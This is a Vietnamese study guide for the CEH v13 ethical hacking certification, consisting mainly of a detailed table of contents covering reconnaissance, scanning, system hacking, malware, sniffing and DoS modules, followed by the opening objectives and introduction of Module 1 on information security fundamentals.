

C.E.H version 13

EC-Council Jan.2025

Mục lục

Mô-đun 1. Phần 1. Tổng quan về bảo mật thông tin	22
Các yếu tố của bảo mật thông tin.....	22
Tính bí mật (Confidentiality)	23
Tính toàn vẹn (Integrity)	23
Tính sẵn sàng (Availability).....	24
Tính xác thực (Authenticity).....	24
Tính không từ chối (Non-Repudiation)	24
Động lực của hacker	24
Phân loại tấn công	24
Tấn công thụ động (Passive Attacks).....	24
Tấn công chủ động (Active Attacks).....	25
Tấn công gần (Close-in attacks).....	26
Tấn công nội gián (Insider attacks).....	26
Information Warfare.....	26
Mô-đun 1. Phần 2. Giới thiệu Cyber Kill Chain	28
Reconnaissance (Trinh sát)	28
Weaponization (Vũ khí hoá).....	29
Delivery	30
Exploitation (Khai thác).....	30
Installation (Cài đặt)	30
Command and Control (Thực thi lệnh và kiểm soát).....	30
Actions on objectives (Hành động lên mục tiêu).....	31
TTPs (Tactics, Techniques and Procedures)	31
Nhận dạng hành vi của attacker	32
IoCs (Indicators of Compromise)	33
Mô-đun 1. Phần 3. Khái niệm Hacking	33
Hacker là ai?	34
Phân loại hacker.....	34
Các giai đoạn trong hacking	35
Reconnaissance	36
Scanning.....	36

Gaining access	36
Maintaining Access	37
Clearing tracks	37
Mô-đun 1. Phần 4. Ethical Hacking là gì?	38
Tại sao Ethical Hacking lại cần thiết?.....	39
Các kỹ năng của một Ethical Hacker.....	40
Kỹ năng kỹ thuật.....	40
Kỹ năng mềm.....	41
Mô-đun 1. Phần 5. Đảm bảo an ninh thông tin, quản lý rủi ro.....	41
Information Assurance (IA)	41
Mô hình phòng thủ theo chiều sâu (Defense-in-Depth).....	42
Rủi ro là gì? What is Risk?	42
Risk Level	43
Risk Matrix	44
Risk Management – Quản lý rủi ro.....	44
Mục tiêu quản lý rủi ro.....	44
Các bước quản lý rủi ro.....	45
Nhận dạng rủi ro	45
Đánh giá rủi ro	45
Xử lý rủi ro.....	45
Theo dõi và xem xét rủi ro	46
Mô-đun 1. Phần 6. Thông tin tình báo về mối đe dọa, mô hình hoá mối đe dọa	46
Khái niệm thông tin tình báo về mối đe dọa	46
Phân loại	47
Strategic Threat Intelligence	47
Tactical Threat Intelligence	48
Operational Threat Intelligence	48
Technical Threat Intelligence	48
Mô hình hoá mối đe dọa	49
Khái niệm mô hình hoá mối đe dọa	49
Các bước mô hình hoá mối đe dọa.....	50
Xác định các mục tiêu bảo mật (Identify Security Objectives)	50
Tổng quan về ứng dụng (Application Overview)	50
Phân rã ứng dụng (Decompose the Application)	51
Xác định mối đe dọa (Identify Threats)	51
Xác định lỗ hổng (Identify Vulnerabilities)	51
Mô-đun 1. Phần 7. Trí tuệ nhân tạo và học máy trong bảo mật thông tin.....	51

AI và ML là gì?	51
Tại sao cần sử dụng trí tuệ nhân tạo và học máy trong bảo mật thông tin?	52
Làm thế nào AI và ML ngăn chặn tấn công?.....	54
Mô-đun 1. Phần 8. Tiêu chuẩn PCI-DSS và ISO/IEC 27001:2013 là gì?	55
Payment Card Industry Data Security standard (PCI-DSS) – Tiêu chuẩn PCI-DSS là gì?.....	56
ISO/IEC 27001:2013 là gì?.....	57
Mô-đun 2. Phần 1. Footprinting là gì?	57
Khái niệm Footprinting	58
Footprinting là gì?	58
Phân loại footprinting	58
In dấu chân thụ động.....	59
In dấu chân chủ động	59
<input type="checkbox"/> Tìm kiếm các file;	60
<input type="checkbox"/> Trích xuất liên kết trang web và thu thập danh sách;.....	60
<input type="checkbox"/> Trích xuất siêu dữ liệu;	60
<input type="checkbox"/> Thu thập thông tin thông qua theo dõi email;	60
<input type="checkbox"/> Thu thập danh sách email;	60
<input type="checkbox"/> Thực hiện tra cứu Whois;.....	60
<input type="checkbox"/> Trích xuất thông tin DNS;.....	60
Thông tin thu được khi thực hiện footprinting.....	60
Thông tin về tổ chức	60
Thông tin về mạng	60
<input type="checkbox"/> Tên miền chính và các tên miền phụ	61
<input type="checkbox"/> Network blocks.....	61
<input type="checkbox"/> Cấu trúc liên kết mạng, router, firewall	61
<input type="checkbox"/> Địa chỉ IP của các dịch vụ có thể truy cập được	61
<input type="checkbox"/> Hồ sơ Whois	61
<input type="checkbox"/> Bản ghi DNS và thông tin liên quan.....	61
Thông tin hệ thống	61
<input type="checkbox"/> Hệ điều hành của web server.....	61
<input type="checkbox"/> Vị trí của server	61
<input type="checkbox"/> Các địa chỉ email công khai.....	61
<input type="checkbox"/> Tên người dùng, mật khẩu,.....	61
Mục đích của việc footprinting	61
Mô-đun 2. Phần 2. Footprinting bằng công cụ tìm kiếm.....	61
Mục tiêu	61
Môi trường thực nghiệm	62

Thực hiện footprinting bằng công cụ tìm kiếm.....	62
Thu thập thông tin từ công cụ tìm kiếm video.....	64
Thu thập thông tin từ công cụ tìm kiếm FTP	65
Thu thập thông tin từ công cụ tìm kiếm IoT	66
Mô-đun 2. Phần 3. Footprinting thông qua các dịch vụ Web	67
Mục tiêu bài lab	67
Môi trường lab	67
Thực hành footprinting	67
Tìm kiếm tên miền phụ bằng Netcraft	67
Thu thập thông tin cá nhân bằng PeekYou.....	69
Tìm kiếm email list bằng theHarvester	70
Mô-đun 2. Phần 4: Email Footprinting – Truy vết email.....	74
Email footprinting là gì?	74
Các công cụ truy vết email.....	76
Infoga	76
eMailTrackerPro	77
whois.....	78
Tra cứu Whois online.....	78
Tìm thông tin vị trí địa lí của IP	79
Mô-đun 2. Phần 5: DNS Footprinting.....	80
Giới thiệu về DNS Lookup	80
Thu thập DNS Information sử dụng nslookup.....	81
Lệnh nslookup.....	81
Sử dụng công cụ Kloth.Net.....	83
Kĩ thuật Reverse DNS Lookup sử dụng Reverse IP Domain Check và DNS Recon.	85
Reverse IP Domain Check	85
DNSRecon	86
Thu thập thông tin của Subdomain và DNS Records sử dụng SecurityTrails	87
Mô-đun 2. Phần 6. Network footprinting	89
Xác định Network Range	89
Traceroute	90
Traceroute Analysis.....	91
Traceroute Tools.....	92
Path Analyzer Pro	92
VisualRoute.....	95
Mô-đun 2. Phần 7: Công cụ recon-ng.....	96
Công cụ Recon-ng là gì?.....	96

Làm việc với công cụ Recon-ng	97
Brute host	97
Discovery	98
Exploitation.....	98
Import.....	99
Recon	99
Tạo báo cáo với module Reporting.....	103
Thăm dò thông tin cá nhân.....	104
Mô-đun 2. Phần 8: Công cụ Maltego.....	107
Cài đặt công cụ Maltego	107
Giao diện Maltego:	109
Làm việc với Maltego	110
Mô-đun 3. Phần 1: Network Scanning là gì?.....	119
Tổng quan về Network Scanning.....	119
Mục tiêu của Network Scanning.....	120
Network Scanning.....	120
TCP Communication Flags	120
Giao tiếp TCP/IP	122
Đóng kết nối TCP	123
Một số công cụ dò quét	124
Cú pháp sử dụng nmap:	124
hping3	125
ICMP ping.....	126
Metasploit	127
NetScanTools Pro.....	128
Mô-đun 3. Phần 2: Host discovery là gì?	129
Host Discovery Techniques.....	130
ARP Ping Scan.....	130
UDP Ping Scan.....	131
ICMP ECHO Ping Scan.....	132
ICMP ECHO Ping Sweep	133
ICMP ECHO Ping Sweep sử dụng công cụ Nmap	134
ICMP Timestamp Ping Scan	134
ICMP Address Mask Ping Scan	135
TCP Ping Scan	136
TCP SYN Ping Scan	136
TCP ACK Ping Scan	137

IP Protocol Ping Scan	138
Công cụ Ping Sweep	139
Angry IP Scanner	139
Một số công cụ khác	140
Tổng kết	140
Mô-đun 3. Phần 3: Scan host với nmap và Angry IP Scanner.....	141
Host discovery sử dụng nmap.....	141
ARP Ping Scan.....	142
Host is up.....	142
ICMP ECHO Ping Scan.....	142
ICMP ECHO Ping Sweep.....	143
Host Discovery sử dụng Angry IP Scanner.....	143
Mô-đun 3. Phần 4: Dò quét port và dịch vụ đang chạy.....	146
Một số port và dịch vụ phổ biến	146
Reserved ports table.....	151
Kỹ thuật dò quét port (port scanning)	151
TCP Scan	152
TCP Connect/Full-Open Scan.....	152
Stealth Scan (Half-Open Scan)	153
Inverse TCP Flag Scan.....	155
Về nhược điểm:.....	156
Xmas Scan	156
ACK Flag Probe Scan	158
TTL-Based ACK Flag Probe Scanning.....	158
Window-Based ACK Flag Probe Scanning	158
Kiểm tra hệ thống lọc gói tin của mục tiêu	159
UDP Scan	161
UDP Raw ICMP Port Unreachable Scanning	161
SCTP Scanning	162
SCTP INIT Scan	162
SCTP COOKIE ECHO Scan	163
SSDP Scan	164
IPv6 Scan	165
Mô-đun 3. Phần 5: Thực hành dò quét port.....	165
Dò quét port sử dụng MegaPing	165
Dò quét port sử dụng NetScanTools Pro.....	168
Dò quét port sử dụng nmap.....	170

Dò quét sử dụng Hping3	172
Dò quét cờ ACK.....	172
Dò quét theo dải port.....	173
Dò quét cờ SYN.....	173
Mô-đun 3. Phần 6: Xác định phiên bản của dịch vụ và hệ điều hành.....	174
Xác định phiên bản của dịch vụ (service version)	174
Dò quét version bằng nmap	174
Tối ưu hóa thông số thời gian	175
Tách biệt và tối ưu hóa UDP scan.....	175
Nâng cấp nmap	175
Thực thi các phiên bản nmap đồng thời.....	175
Quét từ vị trí mạng thuận lợi.....	175
Tăng băng thông khả dụng và thời gian CPU	175
Xác định hệ điều hành (Banner Grabbing/OS Fingerprinting)	175
Tổng quan	175
Active banner gabbing	176
Passive Banner Grabbing.....	176
Mô-đun 3. Phần 7: Dò quét né tránh tường lửa và IDS	186
Phân mảnh gói (Packet Fragmentation)	187
Source Routing trong dò quét né tránh tường lửa.....	188
Source Port Manipulation	189
Mồi nhử IP (IP Address Decoy)	189
Ta có thể thực hiện hai kiểu quét mồi nhử bằng Nmap:	189
Giả mạo IP	190
Tạo gói tin tùy chỉnh	191
Randomizing Host Order	192
Sending Bad Checksums.....	193
Sử dụng Proxy Server	193
Tại sao attacker sử dụng proxy server?	194
Proxy chaining	194
Ẩn danh (Anonymizers).....	195
Một số công cụ ẩn danh có thể kể đến như Whonix, Orbot ,	195
Một số công cụ khác như:	196
Mô-đun 3. Phần 8: Thực hành kỹ thuật né tránh tường lửa và IDS.....	197
Kỹ thuật né tránh tường lửa và IDS	198
Phân mảnh gói tin sử dụng nmap.....	200
Source Port Manipulation	201

Phân mảnh gói tin bằng cách thay đổi MTU	202
Mồi nhử IP	203
Ta có thể thấy IP nguồn là các IP public giả mạo.	204
Giả mạo địa chỉ MAC	204
Tạo gói tin tùy chỉnh	205
Tạo gói tin tùy chỉnh sử dụng Colasoft Packet Builder	205
Mô-đun 3. Phần 9: Các biện pháp đối phó dò quét mạng.....	210
Giải pháp đối phó dò quét mạng	210
Giải pháp tránh Banner Grabbing	212
Vô hiệu hóa hoặc thay đổi banner.....	212
Ẩn File Extensions từ Web Pages	213
Kỹ thuật phát hiện giả mạo IP.....	213
Direct TTL Probes.....	213
IP Identification Number.....	214
TCP Flow Control Method.....	214
Giải pháp đối phó với giả mạo IP	215
Mô-đun 4. Phần 1: Enumeration là gì?	216
Enumeration là gì?	216
Các kỹ thuật liệt kê	217
Phương pháp liệt kê	217
Liệt kê dịch vụ và port	217
TCP/UDP 53: DNS Zone Transfer.....	218
TCP/UDP 135: Microsoft RPC Endpoint Mapper.....	218
UDP 137: NetBIOS Name Service (NBNS)	218
TCP 139: NetBIOS Session Service (SMB over NetBIOS)	219
TCP/UDP 445: SMB over TCP (Direct Host)	219
UDP 161: Simple Network Management Protocol (SNMP)	219
TCP/UDP 389: Lightweight Directory Access Protocol (LDAP).....	219
TCP 2049: Network File System (NFS)	219
TCP 25: Simple Mail Transfer Protocol (SMTP).....	219
TCP/UDP 162: SNMP Trap	220
TCP 22: Secure Shell (SSH)	220
TCP/UDP 5060, 5061: Session Initiation Protocol (SIP)	220
TCP 20/21: File Transfer Protocol	220
TCP 23: Telnet	220
UDP 69: Trivial File Transfer Protocol (TFTP).....	220
TCP 179: Border Gateway Protocol (BGP)	220

Mô-đun 4. Phần 2: NetBIOS Enumeration?	221
Tổng quan về NetBIOS Enumeration	221
Công cụ Nbtstat.....	222
NetBIOS Enumerator.....	223
Enumerating User Accounts	224
Sử dụng PsTools.....	224
PsExec.....	224
PsFile	224
PsGetSid.....	225
PsKill	225
PsInfo	225
Sử dụng Net View	225
Mô-đun 4. Phần 3. SNMP Enumeration và LDAP Enumeration	226
SNMP Enumeration	226
Giới thiệu giao thức SNMP.....	226
Cách hoạt động của SNMP	227
Management Information Base (MIB).....	228
SNMP Enumeration	228
Sử dụng SnmpWalk.....	228
Sử dụng snmp-check	230
SoftPerfect Network Scanner.....	232
LDAP Enumeration.....	233
LDAP Enumeration thủ công.....	233
LDAP Enumeration tự động	235
Công cụ Softerra LDAP Administrator.....	236
Mô-đun 4. Phần 4. NTP và NFS Enumeration	237
NTP Enumeration	237
Các lệnh thực hiện NTP enumeration	238
ntpupdate.....	238
ntptrace	239
ntpq	240
NTP Enumeration Tools – PRTG Network Monitor.....	241
NFS Enumeration	242
NFS là gì?	242
Công cụ NFS Enumeration – RPCScan.....	244
Mô-đun 4. Phần 5. DNS và SMTP Enumeration	244
SMTP Enumeration.....	245

Sử dụng nmap	246
Sử dụng Metasploit	247
Sử dụng NetScanTools Pro	249
smtp-user-enum.....	250
DNS Enumeration.....	251
Chuyển vùng DNS	251
Lệnh dig	252
Lệnh nslookup.....	252
DNSRecon	253
DNS Cache Snooping	254
Phương pháp không đệ quy.....	254
Phương pháp đệ quy	255
DNSSEC Zone Walking.....	256
Mô-đun 5. Phần 1: Lỗ hổng bảo mật là gì?	257
Nghiên cứu về lỗ hổng bảo mật	259
Tổng quan	259
Các nguồn nghiên cứu lỗ hổng bảo mật.....	260
Microsoft Security Response Center (MSRC).....	260
Đánh giá lỗ hổng bảo mật	261
Đánh giá lỗ hổng bảo mật là gì?	261
Hạn chế của đánh giá lỗ hổng	262
Cơ sở dữ liệu và hệ thống chấm điểm lỗ hổng.....	263
Common Vulnerability Scoring System (CVSS).....	263
Common Vulnerabilities and Exposures (CVE)	264
National Vulnerability Database (NVD).....	265
Common Weakness Enumeration (CWE).....	266
Vòng đời quản lý lỗ hổng	267
Giai đoạn tiền đánh giá	268
Giai đoạn đánh giá	269
Giai đoạn hậu đánh giá	269
Đánh giá rủi ro (Risk assesment)	270
Khắc phục (Remediation)	270
Xác minh.....	271
Giám sát	271
Mô-đun 5. Phần 2: Một số công cụ đánh giá lỗ hổng.....	271
Khái quát về đánh giá lỗ hổng	271
Các phương pháp tiếp cận để đánh giá lỗ hổng	271

Đặc điểm của một giải pháp đánh giá lỗ hổng tốt.....	272
Cách hoạt động của các giải pháp quét lỗ hổng.....	272
Các loại công cụ đánh giá lỗ hổng	272
Qualys Vulnerability Management	272
Nessus Professional	273
GFI LanGuard.....	274
OpenVAS	275
Nikto	276
Báo cáo đánh giá các lỗ hổng bảo mật.....	277
Mô-đun 5. Phần 3: Một số công cụ dò quét lỗ hổng.....	278
Công cụ OpenVAS	278
OpenVAS là gì?.....	278
Cài đặt OVAS.....	278
Dò quét máy Linux	279
Công cụ Nessus – Công cụ dò quét lỗ hổng bảo mật.....	282
Host Discovery.....	284
Web Application Tests.....	285
Mô-đun 6 – Phần 1: Bẻ khóa password trong System Hacking.....	288
Windows Authentication.....	288
Security Accounts Manager (SAM).....	288
NTLM Authentication.....	289
Kerberos Authentication	291
Các kỹ thuật bẻ khóa password trong System Hacking	291
Non-Electronic Attacks	292
Active Online Attacks	292
Directionary Attack	293
Brute-force Attack.....	293
RSA.....	293
Rule-based Attack	293
Password Spraying Attack	293
Mask Attack	295
Password Guessing	297
Đoán bằng phương pháp thủ công	297
Mật khẩu mặc định.....	298
Mô-đun 6 – Phần 2: Bẻ khóa password trong System Hacking (tiếp).....	300
Active Online Attacks	300
Password Guessing	300

Cracking Kerberos Password	302
GPU-based Attack.....	304
Passive Online Attacks.....	305
Wire Sniffing.....	305
Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks	305
Rainbow Table Attack	306
Các công cụ.....	306
pwdump7	306
LOphtCrack.....	307
Ophcrack.....	308
RainbowCrack.....	308
Password Salting.....	309
Cách phòng chống LLMNR/NBT-NS Poisoning.....	309
Vô hiệu hóa LMNR	309
Vindicate	312
Responder	312
got-responded.....	313
Mô-đun 6. Phần 3: Các bước khai thác lỗ hổng và lỗi Buffer Overflow	314
Exploit Sites	314
Exploit Database	314
VulDB	315
Vulners	316
MITRE CVE	316
Buffer Overflow	316
Stack-Based Buffer Overflow	317
Heap-Based Buffer Overflow	319
Return-Oriented Programming (ROP) Attack.....	321
Exploit Chaining	322
Mô-đun 6. Phần 4: Khai thác Buffer Overflow trên Windows	323
Mô-đun 6. Phần 5: Leo thang đặc quyền	341
Phân loại leo thang đặc quyền	341
Một số kỹ thuật	341
Leo thang đặc quyền bằng DLL Hijacking	341
Leo thang đặc quyền bằng Dylib Hijacking.....	343
Khai thác lỗ hổng Spectre và Meltdown	344
Spectre Vulnerability.....	344
Meltdown Vulnerability	344

Pivoting and Relaying to Hack External Machines	346
Pivoting.....	346
Relaying.....	349
Misconfigured NFS.....	349
Windows Sticky Keys	350
Bypassing User Account Control (UAC).....	351
Bypassing UAC Protection	351
Leo thang đặc quyền bằng cách sửa đổi Domain Policy	355
Thay đổi Group Policy.....	355
Thay đổi Domain Trust	355
DCSync Attack.....	355
Mô-đun 6. Phần 6: Duy trì quyền truy cập bằng Keylogger, Spyware và Rootkits	357
Keylogger.....	357
Phân loại keylogger.....	358
Tấn công keylogger bằng Metasploit.....	358
getpid	358
Hardware Keyloggers	359
Spyware	360
Spyware có thể làm được gì?	360
Spyware Tools.....	361
Power Spy	362
Phân loại Spyware.....	363
Desktop Spyware	363
Email Spyware	364
Internet Spyware	364
Rootkits	364
Rootkit là gì?	364
Mục tiêu của một rootkit:.....	365
Phân loại Rootkit.....	365
Rootkit hoạt động như thế nào?	366
Một số Rootkit nổi tiếng để duy trì quyền truy cập	367
Purple Fox Rootkit.....	367
MoonBounce.....	368
Dubbed Demodex Rootkit	369
Mô-đun 6. Phần 7: Ăn giấu file bằng NTFS Streams	369
NTFS Stream là gì?	369
Cách tạo NTFS Streams.....	370

Stream Manipulation.....	371
Tạo liên kết đến Trojan.exe.....	371
Thực thi Trojan	372
Phòng chống tấn công NTFS Streams	372
Công cụ Stream Amor.....	373
Mô-đun 6. Phần 8: Kỹ thuật giấu tin (stegano-graphy)	373
Phân loại Steganography.....	374
Technical Steganography	374
Invisible Ink	374
Microdots	375
Computer-Based Methods.....	375
Linguistic Steganography	376
Semagrams	376
Open Codes.....	376
Phân loại dựa trên Cover Medium	377
Image Steganography.....	378
Image File Steganography Techniques	378
Least-Significant-Bit Insertion.....	378
Khi giấu dữ liệu:	378
Masking and Filtering	379
Algorithms and Transformation	379
Document Steganography	379
Video Steganography	380
Audio Steganography.....	381
Echo Data Hiding.....	381
Spread Spectrum Method.....	381
Tone Insertion	382
Phase Encoding.....	382
Folder Steganography	382
Steganalysis – Phân tích giấu tin.....	382
Giới thiệu	382
Mô-đun 7. Phần 1: Mã độc và cách thức lan truyền của mã độc.....	383
Mã độc là gì?.....	384
Làm cách nào mã độc xâm nhập vào hệ thống?.....	384
Thông qua ứng dụng chat.....	384
Thông qua các thiết bị ngoại vi.....	384
Thông qua phần mềm miễn phí.....	385

Lan truyền trong mạng	385
Chia sẻ file	385
Potentially Unwanted Application or Applications (PUAs).....	386
Advanced Persistent Threat (APT)	387
Khái niệm APT	387
Đặc điểm của tấn công APT.....	387
Advanced Persistent Threat Lifecycle	388
Preparation	389
Initial Intrusion.....	389
Expansion.....	389
Persistence.....	389
Search and Exfiltration	390
Cleanup	390
Mô-đun 7. Phần 2: Trojan là gì?	390
Trojan là gì?	390
Dấu hiệu bị nhiễm Trojan	391
Một số port Trojan thường sử dụng	392
Remote Access Trojans	393
Botnet Trojans.....	395
Rootkit Trojans.....	395
E-banking Trojans.....	396
Service Protocol Trojans	397
VNC Trojans	397
HTTP/HTTPS Trojans	398
SHTTPD	398
HTTP RAT	399
Mobile Trojans	399
IoT Trojans	400
Mô-đun 7. Phần 3: Exploit kit và các bước tạo Trojan.....	401
Trojan xâm nhập như thế nào?	401
Quy trình tạo Trojan.....	402
Tạo Trojan.....	402
Nhúng Dropper hoặc Downloader	403
Nhúng Wrapper.....	404
Nhúng Crypter	404
Sự lây lan của Trojan	404
Qua email	405

Thông qua Covert Channels.....	405
Thông qua Proxy Servers.....	406
USB/Flash Drives	406
Exploit Kit.....	406
Mô-đun 7. Phần 4: Virus máy tính và phân loại virus.....	409
Tổng quan về Virus	409
Virus máy tính là gì.....	409
Mục đích của việc tạo ra virus	410
Dấu hiệu của tấn công virus.....	411
Vòng đời của Virus	411
Cách hoạt động của Virus	412
Infection Phase.....	412
Attack Phase.....	413
Phân loại Virus máy tính	413
System or Boot Sector Viruses.....	414
File Viruses	415
Multipartite Viruses.....	416
Macro Viruses	416
Stealth Viruses/Tunneling Viruses	416
Encryption Viruses	417
Polymorphic Viruses	418
Metamorphic Viruses	418
Overwriting File or Cavity Viruses.....	419
Companion/Camouflage Viruses	420
File Extension Viruses	420
FAT Viruses.....	421
Add-on Viruses	422
Intrusive Viruses	422
Module 7. Phần 5: Giới thiệu Ransomware và Worm	422
Ransomware.....	422
Giới thiệu	422
Một số họ ransomware phổ biến:.....	422
Một số ransomware phổ biến	423
BlackCat.....	423
BlackMatter.....	424
Cách tạo Virus đơn giản.....	424
Worms	425

Khái niệm sâu máy tính	425
Công cụ Internet Worm Maker Thing	426
Module 7 – Phần 6: Tìm hiểu về fileless malware	427
Fileless malware là gì?	427
Phân loại các mối đe dọa trong fileless malware	428
Fileless malware hoạt động như thế nào?	428
Point of Entry	429
Persistence.....	429
Achieving Objectives.....	430
Kỹ thuật khởi chạy fileless malware	430
In-Memory Exploits.....	430
Script-based Injection	431
Khai thác các công cụ System Admin.....	431
LemonDuck.....	431
Chèn ký tự.....	433
Thêm dấu ngoặc đơn.....	433
Sử dụng dấu ngoặc kép	433
Sử dụng các biến môi trường	433
Mô-đun 7. Phần 7: Quy trình phân tích mã độc, phân tích tĩnh	434
Sheep Dip Computer là gì?	434
Antivirus Sensor System.....	435
Giới thiệu về Malware Analysis.....	435
Mục tiêu chính của việc phân tích mã độc	435
Cần tuân thủ những gì?	436
Phân loại	436
Quy trình phân tích mã độc	437
Chuẩn bị môi trường thử nghiệm	437
Phân tích tĩnh	438
File Fingerprinting	438
Local and Online Malware Scanning.....	439
Performing Strings Search	440
Xác định phương pháp đóng gói/giấu mã	440
Tìm thông tin về Portable Executables (PE)	441
Xác định File Dependencies	442
Malware Disassembly	443
Module 8 – Phần 1: Nghe lén lưu lượng mạng – Sniffing là gì?	446
Sniffing là gì?.....	446

Sniffer hoạt động như thế nào?	447
Phân loại sniffing	449
Passive sniffing	449
Active Sniffing.....	449
Các bước sử dụng sniffer	450
Một số giao thức dễ bị tấn công sniffing.....	451
Sniffing trong tầng Liên kết dữ liệu của mô hình OSI.....	452
Phân tích giao thức bằng thiết bị phần cứng	453
TPI4000 Series.....	454
Một số thiết bị khác:	455
Span port.....	455
Wiretapping.....	455
Lawful interception (LI)	456
Module 8 – Phần 2: Tấn công MAC – MAC Attack	456
Sơ lược về địa chỉ MAC	457
CAM Table là gì?.....	457
CAM Table hoạt động như thế nào?	458
Chuyện gì xảy ra nếu CAM Table bị full?	459
MAC Flooding.....	459
Switch Port Stealing.....	460
Phòng chống MAC Attack	463
Cấu hình port security trên switch Cisco	464
Mô-đun 8. Phần 3: Các kỹ thuật DHCP Attack	465
DHCP Starvation Attack	466
DHCP là gì?	466
DHCP hoạt động như thế nào?.....	466
Thông điệp DHCP Request/Reply	466
Cấu trúc gói tin IPv4 DHCP	467
DHCP Starvation Attack	469
DHCP Starvation Attack Tools	469
Rogue DHCP Server Attack.....	470
Phòng tránh DHCP Starvation	470
Phòng tránh DHCP Rogue – DHCP Attack	471
Cấu hình DHCP snooping trên thiết bị Cisco IOS	472
Cấu hình giới hạn địa chỉ MAC (MAC limiting) trên các switch Juniper	472
Mô-đun 8. Phần 4: Kỹ thuật ARP Poisoning	474
Tìm hiểu giao thức ARP.....	474

ARP Spoofing	476
Mối đe dọa của ARP Poisoning	477
Biện pháp phòng tránh ARP Poisoning.....	478
Mô-đun 8. Phần 5: Kỹ thuật MAC Spoofing và IRDP Spoofing	482
MAC Spoofing/Duplicating.....	482
Tổng quan	482
Công cụ MAC Spoofing	485
IRDP Spoofing.....	486
VLAN Hopping	487
Giả mạo Switch.....	487
Double Tagging.....	488
STP Attack	489
BPDU Guard.....	489
Root Guard.....	490
Loop Guard.....	490
UDLD (Unidirectional Link Detection).....	490
Mô-đun 8. Phần 6: Kỹ thuật DNS Poisoning.....	491
Tổng quan kỹ thuật DNS Poisoning	491
Intranet DNS Spoofing	491
Internet DNS Spoofing	492
DNS Cache Poisoning.....	492
SAD DNS Attack	493
DNS Poisoning Tools.....	493
Phòng tránh DNS Spoofing	493
Module 9: Social Engineering là gì?	494
Tổng quan về Social Engineering	494
Social Engineering là gì?	494
Mục tiêu của tấn công Social Engineering.....	496
Những ảnh hưởng của cuộc tấn công Social Engineering	496
Các yếu tố dễ bị tấn công	496
Nguyên nhân bị tấn công	497
Mô-đun 10. Phần 1: Tấn công từ chối dịch vụ là gì?	499
Tấn công DDoS là gì?.....	500
DDoS hoạt động như thế nào?	501
Botnets	501
Dò quét tìm các máy dính lỗ hổng	502
Các kỹ thuật tấn công DoS/DDoS.....	503

Tấn công theo quy mô.....	503
Tấn công ở tầng ứng dụng	504
Module 10 – Phần 2: Một số kiểu tấn công từ chối dịch vụ DoS/DDoS	504
UDP Flooding – DoS/DDoS	504
ICMP Flood.....	505
Ping of Death	506
Smurf Attack	507
Pulse Wave DDoS Attack.....	507
Zero-Day DDoS Attack.....	508
Fragmentation Attack.....	509
Spoofed Session Flood Attack	510
HTTP GET/POST Attacks	510
Slowloris Attack.....	511
Multi-Vector Attack	512
Peer-to-Peer Attack	512
Mô-đun 10. Phần 3: Một số kiểu tấn công từ chối dịch vụ (tiếp theo)	513
Permanent Denial-of-Service Attack	513
TCP SACK Panic Attack	514
Distributed Reflection Denial-of-Service (DRDoS) Attack.....	515
DDoS Extortion/Ransom DDoS (RDDoS) Attack.....	515
Một số công cụ tấn công DDoS	516
High Orbit Ion Cannon (HOIC)	516
Low Orbit Ion Cannon (LOIC)	517
DDoS Case Study	517
Botnet điện thoại di động.....	517
DDoS Attack trên Microsoft Azure.....	518
Timeline	518
Kỹ thuật tấn công.....	519
Phản hồi từ phía Microsoft.....	519
Mô-đun 10. Phần 4: Các giải pháp chống lại DDoS.....	519
Kỹ thuật phát hiện tấn công DDoS	519
Phân tích Hồ sơ hoạt động (Activity Profiling)	520
Phát hiện điểm thay đổi tuần tự (Sequential Change-Point)	520
Phân tích Tín hiệu dựa trên Wavelet	520
Chiến lược, giải pháp chống lại DDoS	521
Phát hiện và vô hiệu hóa các Handler	521
Egress Filtering	522

Ingress Filtering	522
TCP Intercept	522
Rate Limiting	522
Đẩy lùi tấn công, giải pháp chống lại DDoS.....	523
Honeypot.....	523
Cân bằng tải	524
Throttling	524
Drop Requests.....	524
Triển khai phần cứng	525
DDoS Protector.....	525
Terabit DDoS Protection System	526
A10 Thunder TPS	526
Điều tra sau tấn công.....	527
Phân tích lưu lượng.....	527
Truy vết gói tin.....	527
Phân tích nhật ký sự kiện	527
Bảo vệ chống DoS/DDoS ở phía nhà cung cấp	527
Mô-đun 10. Phần 5: Thực hành DoS sử dụng Metasploit và Hping3.....	529
TCP SYN Flooding sử dụng Metasploit	529
DoS sử dụng Hping3.....	533
SYN Flooding	533
UDP Flooding	536
Mô-đun 11. Phần 1: Session Hijacking là gì?	538
Session Hijacking là gì?.....	538
Quy trình tấn công Session Hijacking.....	540
Theo dõi kết nối	540
Mất đồng bộ kết nối	541
Chèn dữ liệu	542
Phân tích gói tin của Local Session Hijack.....	542
Phân loại Session Hijacking.....	543
Passive Session Hijacking.....	543
Active Session Hijacking	543
Session Hijacking in OSI Model.....	544
Network-Level Hijacking	544
Application-Level Hijacking	544
Spoofing và Hijacking	544
Module 11 – Phần 2: Application-Level Session Hijacking.....	546

Dự đoán Session IDs.....	547
Kỹ thuật Man-in-the-Middle/Manipulator-in-the-Middle.....	548
Kỹ thuật Man-in-the-Browser /Manipulator-in-the-Browser Attack	549
Client-side Attacks	549
Session Replay Attacks	551
Sử dụng Proxy Servers – CEH Module 11	551
CRIME Attack	552
Forbidden Attack.....	553
Session Donation Attack	554
PetitPotam Hijacking	555

Mô-đun 1. Phần 1. Tổng quan về bảo mật thông tin

1. Mô tả các yếu tố của bảo mật thông tin
2. Giải thích các cuộc tấn công bảo mật thông tin và chiến tranh thông tin
3. Mô tả phương pháp luận kill chain methodology, TTP và loC
4. Mô tả các khái niệm, loại và giai đoạn trong hacking
5. Giải thích các khái niệm và phạm vi đạo đức hacking
6. Hiểu các biện pháp kiểm soát an ninh thông tin (chuyên sâu về phòng thủ, quản lý rủi ro, mối đe dọa, mô hình hóa mối đe dọa, quy trình quản lý sự cố và AI/ML)
7. Biết về các luật và hành vi bảo mật thông tin.

An toàn thông tin đề cập đến việc bảo vệ thông tin và hệ thống thông tin, các thiết bị lưu trữ và truyền thông tin khỏi bị truy cập, tiết lộ, thay đổi và phá hủy trái phép. Thông tin là tài sản quan trọng mà các tổ chức phải bảo mật. Nếu thông tin nhạy cảm rơi vào tay kẻ xấu, thì tổ chức tương ứng có thể bị thiệt hại lớn về tài chính, uy tín thương hiệu, khách hàng, ...

Các yếu tố của bảo mật thông tin

